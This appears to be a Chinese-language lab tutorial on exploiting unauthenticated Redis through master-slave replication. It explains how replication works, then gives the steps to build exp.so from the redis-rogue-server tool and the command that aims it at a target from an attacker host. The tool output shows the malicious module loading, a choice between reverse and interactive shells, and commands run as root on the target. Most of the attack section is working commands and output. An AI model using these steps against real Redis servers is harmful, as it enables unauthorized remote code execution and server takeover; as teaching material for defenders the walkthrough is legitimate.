Redis未授权访问漏洞利用姿势四利用主从复制，利用攻击软件获得shell

什么是主从复制

redis主从复制，是指redis主机称为master，redis从机称为slave，主机master可读可写，从机只能读，主机更新数据，从机会从主机获取更新的数据。

原理：主机一旦更新数据　rdb文件-----》从机　得到rdb文件　load内存 和主机内容保持一致

主从复制的实现

条件：能够互相访问远程redis端口，能够设置主从模式，端口都开放

具体设置

- bind 0.0.0.0
- 后台运行
- 保护模式关闭
- 关闭防火墙

实现主从的步骤

- Kali（192.168.137.137）启动redis服务， 连接自己的redis服务

info replication 看主从设置　都显示是master

- 从机（192.168.136.220）启动自己的redis服务，连接自己的redis服务

info replication 看主从设置　都显示是master

- 从机 执行 slaveof 192.168.137.137 6379　设置自己为从机，137为自己的主机

设置完毕之后从机执行 info replication


```
role:slave
master_host:192.168.137.137
master_port:6379
master_link_status:up
master_last_io_seconds_ago:6
master_sync_in_progress:0
slave_repl_offset:599
slave_priority:100
slave_read_only:1
connected_slaves:0
master_replid:2802167ef04cae2ebdd996244f0795a099ce2a54
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:599
second_repl_offset:-1
repl_backlog_active:1
repl_backlog_size:1048576
repl_backlog_first_byte_offset:1
repl_backlog_histlen:599
```

Down：物理不联通，版本不同，非root运行，bind 0.0.0.0没有　保护模式开启　防火墙没关


主机执行 info replication


利用主从复制工具攻击

攻击工具配置
下载攻击工具脚本地址：https://github.com/n0b0dyCN/redis-rogue-server
放入到kali中，解压缩 后生成一个文件夹
unzip redis-rogue-server-master.zip
再目录下
cd RedisModulesSDK/exp/
Make
生成exp.so
把exp.so 挪到如下目录



用工具开始攻击
python3 redis-rogue-server.py --rhost 192.168.137.220 --lhost 192.168.137.137 --exp exp.so




[info] TARGET 192.168.137.220:6379
[info] SERVER 192.168.137.137:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
选择反弹shell r 正弹shell i
[info] Temerory cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<<] whoami
[>>] root
在靶机上执行命令的显示
[<<] find / -name "redis*"
[>>] /run/redis_6379.pid
[>>] /sys/fs/selinux/booleans/redis_enable_notify
[>>] /etc/selinux/targeted/active/modules/100/redis
[>>] /root/redis-4.0.8.tar.gz
[>>] /root/redis-4.0.8
[>>] /root/redis-4.0.8/redis.conf
[>>] /root/redis-4.0.8/src/redis-benchmark.c
[>>] /root/redis-4.0.8/src/redis-check-aof.c
[>>] /root/redis-4.0.8/src/redis-check-rdb.c